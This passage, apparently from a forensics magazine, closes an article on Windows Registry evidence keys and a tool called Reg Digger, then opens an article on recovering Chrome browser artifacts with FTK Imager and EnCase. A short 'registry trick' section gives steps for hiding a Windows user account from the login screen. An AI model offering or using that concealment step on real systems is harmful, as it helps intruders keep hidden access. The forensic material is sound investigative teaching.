HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall	Uninstall Apps
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\ProfileList	SID Profiles
HKLM\SOFTWARE\MICROSOFT\WindowsNT\CurrentVersion\System Restore	Restore Points
HKLM\SOFTWARE\Classes	Class Registration and Files Association
HKCU\Software\Classes	Per-user settings
HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Comdlg32	Most Currently Used Files
KHCU\Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU	MRU order
HKCU\SOFTWARE\Microsoft\Search Assistant\ACMru	Recently Search
HKLM\Software\Microsoft\Command Processor	AutoRun
KHCU\Software\Microsoft\Protected Storage System Provider	Windows Protected Storage
HKLM\System\CurrentControlSet\Services\Tcpiip\Parameters\interfaces	IP
HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\Winlogon	Last Logon Users
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32	Last Visited MRU
HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\ComDlg32\OpenSaveMRU	Open and Save of Recent Files
HKCU\Software\Microsoft\Windows\SearchAssistant\ACMru	Files and words searched

REGDIGGER

Ahmed Neil has developed software called “Rig Digger” to perform the windows Registry analysis. The software is divided in two main parts. The first part is a manual investigation process which the investigator can use to execute the investigation process step by step. The second part is the automatic investigation process which contains a classified 14 digital crimes. If the user chooses one of these crimes it will process a patch which investigates the registry about any evidence relevant to the case. The program also has some facilities which can facilitate the investigators tasks, such as search, imaging the registry, and report creation. Figure9, Figure 10 shows a snapshot for Reg Digger automated search. Neil is still working on developing some more forensically features and it should come to the light soon.




Figure 9. *Windows Registry Automated Search extracting all typed URL's from the crime relevant key*




Figure 10. *Windows Registry Automated Search extracting all Plugged in removable disks from the crime relevant key*

COMPLEMENTARY REGISTRY TRICK

A simple trick that show you how the attacker can create a hidden account to use it in any illegal or legitimate process without a trace. (*Disclaimer: this trick is for education purpose only and any affect happen because if trying it the author has no kind of accountability*) Here are the steps:

1. Open Start menu then click onRUN.
2. Type “Regedit” press enter
3. Windows Registry editor will open then navigate from the left panel and go to:

```
HKLM\Software\Microsoft\WindowsNT\CurrentVersion\Winlogon\SpecialAccounts\Us rList
```

4. Create a new DWORD
5. Setting its name to the name of the account you wish to hide.
6. Then set its value to “0” to hide it.

Now your account is hidden!!!

This account isn’t completely hidden because it is visible to administrators in Local User and Groups and also the profile is visible in the Documents and Settings. To Login after you have hidden the account

1. At Welcome screen, and you want to login to this account.
2. Press Ctrl+Alt+Deletetwice (Onlydelete is twice)
3. It will display the log-on promt.
3. Type the username, and the password and hit enter.

CONCLUSION

As aforementioned coming with the sophistication of IT aspects, the growth of malicious activity with targets our daily bases infrastructure. This leads the information security researches to put a lot of efforts to shield our resources against digital crimes. However, this circle cannot be complete without the digital forensics. When a crime took a place an investigation must be executed to solve this dilemma. After the investigators solve out a crime, the security professionals work on setting the policies to secure the digital resources against any potential attacks. Through this article the author answered in a glimpse the three questions Computer Forensics what, why, and How, as an attempt to outreach both technical and nontechnical individuals about this field. Besides, the author presented some techniques related to extract evidential data from Windows Registry. Finally, a developed Computer Forensics software snapshot was presented.

ABOUT THE AUTHOR



Ahmed M. Neil is the OWASP Mansoura – Egypt chapter leader. Neil is an Information Security researcher in the faculty of Computer and Information Sciences at Mansoura University- Egypt. Neil is an Information Security Analyst for more than 6 years. Neil had many local and a worldwide speaking engagement in the field of IT security. Neil is very interested in anything speaks Security specialist in computer Forensics. Neil is a member in various Information Security communities.

You can find more about me through: Linkedin: Ahmed M Neil, E-mail: Ahmed.neil@owasp.org

Or Scan the QR

EXAMINING GOOGLE CHROME ARTIFACTS

by David Biser

The Internet has grown by leaps and bounds over the course of its existence. There are millions upon millions of users who are browsing the Internet on a daily basis. Some of these are good, some of these are ugly and some of these are just plain old bad! Amongst those who are browsing the Internet are the good guys, who are seeking to enforce the law and conduct digital investigations in order to stop the bad things from happening on the Internet. One major program that these digital investigators can turn to in order to locate evidence is Google Chrome!

What you will learn:

- Why Chrome matters in forensics
- Where Chrome is stored and in what formats
- What different tools can do with Chrome files and artifacts
- How Chrome time stamps artifacts

What you should know:

- Basic forensic procedures
- A general knowledge of file storage formats
- Time stamping principles and formats
- Internet history storage

For many forensic examiners the idea of searching through a program such as Google Chrome might come as a surprise. Indeed, as I prepared to write this article I did a search of the Internet looking for more information on the forensic examination of Google Chrome and came up surprising shorthanded! There are some articles out there, and some forensic examiners have done some excellent research into Chrome and it's file dependencies and construction, but over all there isn't much to turn to when you have to examine this program.

Sadly, this program is overlooked amongst forensic examiners, but hopefully this article will change your viewpoint. Chrome holds an amazing amount of information, just waiting for the persistent and thorough forensic examiner to locate it, and use it as evidence! As we begin this article I hope that you know that this type of forensic evidence can be extremely valuable in forensic examinations. This is especially true if you are handling an Internet based examination. Whether it be a child pornography case or an identity theft case or a hacking case, Google Chrome can hold the evidence that you are looking for, if only you knew how to find it!

Chrome is probably the most popular web browser around today. Did I say probably? Alright, it is the most popular web browser in the world today. Take a look at the following chart:




Figure 1. *StatCounter Global statistics, http://gs.statcounter.com*

As you can see from the above chart, Chrome is far and ahead of any other browser being used on the global scale. This means that you will probably encounter a computer that has Chrome installed and utilized on it. It also means that as a forensic examiner you should have a grasp of how to examine the artifacts contained within the Google Chrome folder!

Google first released Chrome in a stable user friendly format in December of 2008. Since then it has grown in popularity and use, making it important for you to learn more about it! Chrome utilizes the SQL-lite database format for file storage, much the same as Firefox. But as we delve deeper into Chrome we will see that it is quite a bit different than Firefox.

For the purpose of this article I installed Google Chrome on a computer running Windows XP, and utilized it to conduct some web searches, and browse the Internet for a short period of time. I did not change any of the standard user settings when I downloaded it, but used the default settings. This is usually the manner in which the common user will download and use Chrome, so hopefully it will be relatively close to the real world incidents you will be handling.

Chrome is a highly rated Internet browser amongst users. It has some very good features that appeal to the end user and also provides you, as a forensic examiner, with the opportunity to recover some excellent evidence. Chrome is highly ranked in security, speed and compatibility and ease of use. This is more than likely the reason that Chrome has gained such a large following.




Figure 2. *2013 Internet Browser Software Product Comparisons, internet-browser-review.toptenreviews.com*

GOOGLE CHROME LOCATIONS

As a forensic examiner it is always important to know where you can locate the files you need to examine. Google Chrome is a multi-operating system program and is stored in various places, again depending upon the operating system you are using.

In Linux it can be found in `/home/$USER/.config/google-chrome/` and `/home/$USER/.config/chromium/`. Chrome is available in two versions for Linux, one being the official packets distributed by Google. This can be found in the first version stored in /google-chrome. The second version will be Linux distribution versions, which store their files in Chromium. In Windows Vista and 7, C:\Users\"USERNAME"\AppData\Local\Google\Chrome\. In Windows XP it can be located in C:\Documents and Settings\"USERNAME"\Local Settings\Application Data\Google\Chrome\.

Why is this important to know? First, when you are accessing a digital image you should know where you are going to search for evidence. Taking into account the type of case you are working you should be able to determine early on if searching the Chrome databases will be worthwhile early in the case, or if they should be pushed back to later in the search. Knowing the file locations can most definitely ease your search for these files as you go through the file system on your forensic image. Take advantage of the knowledge and save yourself some time!

GOOGLE CHROME DATABASE FILES

We will be examining Google Chrome version 28.0.1500.72m. There are newer versions available but all utilize the same file system and database structure. Now as we begin to delve deeper into the database that makes up Chrome on your evidence computer we first learn that these files are stored as SQLite databases. We mentioned this earlier in the article and repeat it now. These files will not be easy to translate, search and examine, unless you are very familiar with SQL programming language. This can stop many forensic examiners from being able to fully examine and obtain evidence from Google Chrome.

Thankfully that isn't the end of the matter! No, there are many different tools that you can bring to bear on these files in order to examine them and obtain the information or evidence that is saved within them. We are going to take a look at some of these programs and give you examples of what different types of forensic software will do with Chrome, but first we should take a look at the file system itself.

In SQLite databases there are tables that hold the information we desire to see.

Some of these tables are listed as:

- downloads
- presentation
- keyword_search_terms
- segments

- urls
- meta
- visits
- segment_usage

When conducting a forensic examination the most useful table for many of us is going be the “urls” that contains all the visited URL’s used by the computer’s end user. Another table of interest would be the “visits” table. This table will hold information regarding the web sites visited by the user along with the type of visit and the timestamps, that can so often be highly important in a case. We would probably also find the “downloads” table to be of interest since it is going to hold a list of the downloaded files. Again, this would be extremely important in a child pornography case, for example, where the suspect was downloading these images from the Internet! Knowing that these tables are here and what information is stored within them should provide you with a very good starting point in the examination.

TOOLS TO HELP YOU EXAMINE CHROME DATABASE FILES

USING FTK TO EXAMINE CHROME DATABASE FILES




Figure 3. *FTK Imager showing Google Chrome File structure*

In Figure 3 we utilize FTK Imager, 3.1.3.2 to take a look at the file structure found in the Chrome database. Since we are examining an SQLite database it is worthy to note that FTK Imager does render the file system and as we proceed along with this tool we will learn that it does many other helpful things!

Here we can see that Chrome has both directory files listed and also regular files. Each one is marked with a date and time stamp. If you look closely at the date and time stamps you will see that FTK Imager renders them in the local time setting of the image these files were retrieved from. This is a great boon to an examiner. Nearly every case a forensic examiner works depends on the date and time stamp of the file system and knowing that these are accurate can easily help an examiner determine which files are of interest and which are not.

Just by glancing at the names of some of these files I am sure you will be interested in what they contain. Bookmarks, cookies, archived history, all could contain valuable evidence that need to be examined. FTK Imager is a free tool that does a surprisingly good job handling these SQLite database files so make good use of it!

File List

Name	Size	Type	Date Modified
History-journal	16	Regular File	6/24/2013 5:38:...
Last Session	17	Regular File	6/9/2013 12:08:...
Last Tabs	12	Regular File	6/9/2013 12:08:...
Login Data	12	Regular File	12/19/2012 5:5...
Login Data-journal	1	Regular File	12/19/2012 5:5...
Managed Mode Settin...	1	Regular File	6/24/2013 5:32:...
Network Action Predic...	31	Regular File	6/24/2013 5:36:...
Network Action Predic...	14	Regular File	6/24/2013 5:36:...
Origin Bound Certs	11	Regular File	2/12/2013 8:02:...
Origin Bound Certs-jo...	4	Regular File	2/12/2013 8:02:...
Preferences	110	Regular File	6/24/2013 5:38:...
README	1	Regular File	12/19/2012 5:5...
Shortcuts	12	Regular File	6/24/2013 5:36:...
Shortcuts-journal	13	Regular File	6/24/2013 5:36:...
Top Sites	136	Regular File	6/24/2013 5:37:...

Figure 4. *FTK Imager showing Chrome database files*

So, let us make use of this free tool and look a little closer at some of these files. At random I decided to utilize the date of 06/24/2013 as a pivot point in my investigation. As the pivot point I know that the files that were modified, created, accessed etc. on that date will probably have some bearing on my case and I should take a closer look at them. Here we decide to take a closer look at the file named "Network Action Predictor." Again this is merely a random choice for the purpose of this article, in a real investigation you would, of course, have other viable reasons for examining this file.

```
0230 ···☻·×·····························································
0280 ·····································(·U·60C7FF70-AAB6-4353-9ECB-115C71A58847·
02d0 (·U·6370195E-1834-4DCB-AD91-D7FC1C568A7B·(·U·6A595F48-3308-4E20-83E9-B48FE25A67B
0320 62(·U·6FD76524-8740-468E-B5B0-7F8BF1C19E610(·U·7049ABEF-389B-44F9-A319-936C97448
0370 2204(·U·738647DD-4955-46C9-9335-9F3FD8A67BFF8(·U·745D063F-F444-4604-86C8-C8DED8A
03c0 CA014+(·U·7B0DA4C6-7B1A-4C64-9348-CE95E77BDFA65(·U·7EF2832D-5B94-479E-B606-C1B2F
0410 239A930·(·U·7F76ACAE-953A-44FD-98CC-F643A2F334C6·(·U·864FC56E-A928-436C-B70D-238
0460 08E443017·(·U·8A2645A6-8CAF-4D43-BAA4-FDB121AC4627:(·U·8ADC8A55-34CF-4620-9960-6
04b0 FD779C77DFC·(·U·8B79AAEA-D704-4841-A1B1-F5755F860C99&(·U·8F8039B8-BA44-438C-8CA8
0500 -857EAD719A82?(·U·A8428C19-0855-4C56-80B5-FE1314A96074*(·U·AB9DC65F-352D-4358-9D
0550 44-CE00C2CDDF1A·(·U·AEB1814B-C82E-40E8-8F01-8D7576BE2AAA=(·U·B37957A6-1D88-4D44-
05a0 8BF7-5110728227B9'(·U·B4E305B0-CEFE-472B-A8A2-1FFB52C29735.(·U·B5924AC5-682C-42C
05f0 9-AB47-08C16F4B0DB8·±È-D·········õ·····|·õ·····································
0640 ·····································I·····································
0690 ·····································I·····································
06e0 ·····································I·····································
0730 ·····································I·····································
0780 ·····································I·····································
07d0 ·····································?·U9····8F8039B8-BA44-438C-8
0820 CA8-857EAD719A82www.eforensicsmagazinehttp://www.bing.com/search?setmkt=en-US&q=
0870 www.eforensicsmagazine····>·U7····F06486F7-F9EA-44F4-99A4-286F65A25270www.eforen
08c0 sicsmagazinhttp://www.bing.com/search?setmkt=en-US&q=www.eforensicsmagazin···=·U
0910 5····AEB1814B-C82E-40E8-8F01-8D7576BE2AAAwww.eforensicsmagazihttp://www.bing.com
0960 /search?setmkt=en-US&q=www.eforensicsmagazi··}<·U3····E76EE77D-817D-448F-909D-80
09b0 780E3C8E2Bwww.eforensicsmagazhttp://www.bing.com/search?setmkt=en-US&q=www.efore
0a00 nsicsmagaz··±È-···········õ··õ···G·p···Â·ë···=·f···¸·á···3·\···☻·×·············
0a50 ·····································I·····································
0aa0 ·····································I·····································
0af0 ·····························(·U·C46C738F-5E7F-40D7-80C1-406A233D6855·(·U·C5948E02-C
```

Figure 5. *FTK Imager drill down into network action predicator*

Here FTK Imager allows us to drill down with surprising accuracy into the file we mentioned before. It provides us with some great details of what the file contains. As we can see this file shows a web address of *www.eforensicsmagazine*. It also shows us that this was entered into the Bing search engine by the user. With the date and time stamp in Figure 5 confirmed we know that this user searched for *www.efornesicsmagazine* on this date and time. A surprising amount of information which would greatly aid any investigation.

As I prepared for this article I did this type of exercise with a variety of files and found the results to be the same. FTK Imager did a great job of providing us with a way of getting inside of the SQLite database and taking a look around. But wait, we aren't done with FTK Imager just yet!




Figure 6. *FTK Image showing Chrome file system*

Now another interesting file in many investigations would one called "Media Cache." This would depend, of course, on the type of investigation you are handling, but for the sake of this article we will take a look here.

File List

Name	Size	Type	Date Modified
f_000655	120	Regular File	6/24/2013 5:35:...
f_000656	88	Regular File	6/24/2013 5:35:...
f_000657	56	Regular File	6/24/2013 5:36:...
f_000658	56	Regular File	6/24/2013 5:36:...
f_000659	41	Regular File	6/24/2013 5:36:...
f_00065a	25	Regular File	6/24/2013 5:36:...
f_00065c	109	Regular File	6/24/2013 5:36:...
f_00065d	123	Regular File	6/24/2013 5:36:...
f_00065e	30	Regular File	6/24/2013 5:36:...
f_00065f	33	Regular File	6/24/2013 5:36:...
f_000660	60	Regular File	6/24/2013 5:36:...
f_000661	23	Regular File	6/24/2013 5:36:...
f_000662	32	Regular File	6/24/2013 5:36:...
f_000663	66	Regular File	6/24/2013 5:36:...
f_000664	17	Regular File	6/24/2013 5:36:...

Figure 7. *FTK Imager closer look at media cache*

So we drill down a little bit more and we see that the media cache folder is filled with files listed as "f_00****." FTK Imager lists them as Regular File and again provides us with date and time stamps as well as file sizes. Let us get a little bit closer!




Figure 8. *FTK Imager picture showing Chrome file in media cache*

Now here is a surprise! We have an actual image capture by Google Chrome from the user browsing the Internet. This is the same file as is highlighted in Fig. 7, f_000655. This is an excellent piece of evidence and a great way to recover exactly what the user was doing on the Internet at this point in time. Now, my research is by no means conclusive, but I did not discover any paper on the Internet that detailed FTK Imager as a means of examining Google Chrome database files. I hope that you can see that this is a great method of getting into the Chrome files and drilling down deep into the data that is contained within the databases.

As an extra piece of information for the reader. When I did my Internet searching using Google Chrome, one of the websites I visited was Network Minor, which is where the picture in Fig. 8 came from. Chrome holds a wealth of information that the forensic examiner can discover and utilize to forward their investigation.

It should go without saying that FTK Imager is free and does a great job with Chrome, so how would FTK itself work? The easy answer is, great! Imager is a close relative to FTK and not as complex, so when you examine with FTK you are going to be pleased with the results.

USING ENCASE TO EXAMINE CHROME DATABASE FILES

Another popular tool in the forensic community is EnCase. EnCase is a tool that does a great job in a wide variety of circumstances and is used widely throughout the world. So, let us see what kind of help it can provide the forensic examiner when dealing with Google Chrome files.




Figure 9. *Google Chrome folder as it appears in EnCase*

So if we take the acquired Google Chrome folder and open it with EnCase we can begin to examine the file structure and data held within. In figure 9 I have taken a screen shot of this action taking place so that you can see what it looks like. EnCase breaks down the file structure for the user in the upper right hand pane, also called the tree pane. Let us take a closer look here.

